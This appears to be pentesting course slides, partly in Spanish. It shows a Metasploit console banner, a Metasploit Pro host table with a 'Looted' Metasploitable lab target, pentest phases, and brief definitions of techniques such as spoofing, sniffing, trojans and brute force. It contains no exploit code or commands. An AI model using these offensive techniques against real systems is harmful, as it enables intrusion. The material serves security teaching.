'@@ @ ;  
( 3 C ) /|___/ Metasploit! \  
;@' . * , " \|-... \_____  
'( , , , , , "/
```

Using notepad to track pentests? Have Metasploit Pro report on hosts, services, sessions and evidence -- type 'go_pro' to launch it now.

```
= [ metasploit v4.6.0-dev [core:4.6 api:1.0]
```

```
+ -- -- [ 1060 exploits - 659 auxiliary - 178 post
```

```
+ -- -- [ 275 payloads - 28 encoders - 8 nops
```

```
[*] Successfully loaded plugin: pro
```

MSF

Go to Host

Delete

Scan

Import

Nexpose

Modules

Bruteforce

Exploit

New Host

Search

Hosts

Notes

Services

Vulnerabilities

Captured Evidence

Show 10 entries

| <input type="checkbox"/> | IP Address | Name | OS Name | Version | Purpose | Services | Vulns | Notes | Updated | Status |
|--------------------------|--------------|----------------|----------------|---------|---------|----------|-------|-------|------------------|--------|
| <input type="checkbox"/> | 192.168.0.23 | metasploitable | Linux (Ubuntu) | | server | 14 | 1 | 9 | about 1 hour ago | Looted |

Showing 1 to 1 of 1 entries

First


Previous

1

Next

Last

METASPLOIT GUI




ARMITAGE

(1) Planning & Preparation

(2)

ASSESS



(3) Reporting, Clean Up and Destroy Artifacts

FASES DE PENTEST

Common Penetration Testing Techniques



Passive Research

Is used to gather all the information about an organization's system configurations

Open Source Monitoring

Facilitates an organization to take necessary steps to ensure its confidentiality and integrity

Network Mapping and OS Fingerprinting

Is used to get an idea of the network's configuration being tested

Spoofing

Is the act of using one machine to pretend to be another
Is used here for both internal and external penetration tests

Network Sniffing

Is used to capture the data as it travels across a network

Trojan Attacks

Are malicious code or programs usually sent into a network as email attachments or transferred via "Instant Message" into chat rooms

A Brute-force Attack

Is the most commonly known password cracking method.
Can overload a system and possibly stop it from responding to the legal requests

Vulnerability Scanning

Is a comprehensive examination of the targeted areas of an organization's network infrastructure

A Scenario Analysis

Is the final phase of testing, making a risk assessment of vulnerabilities much more accurate

TECNICA DE PENTESTING

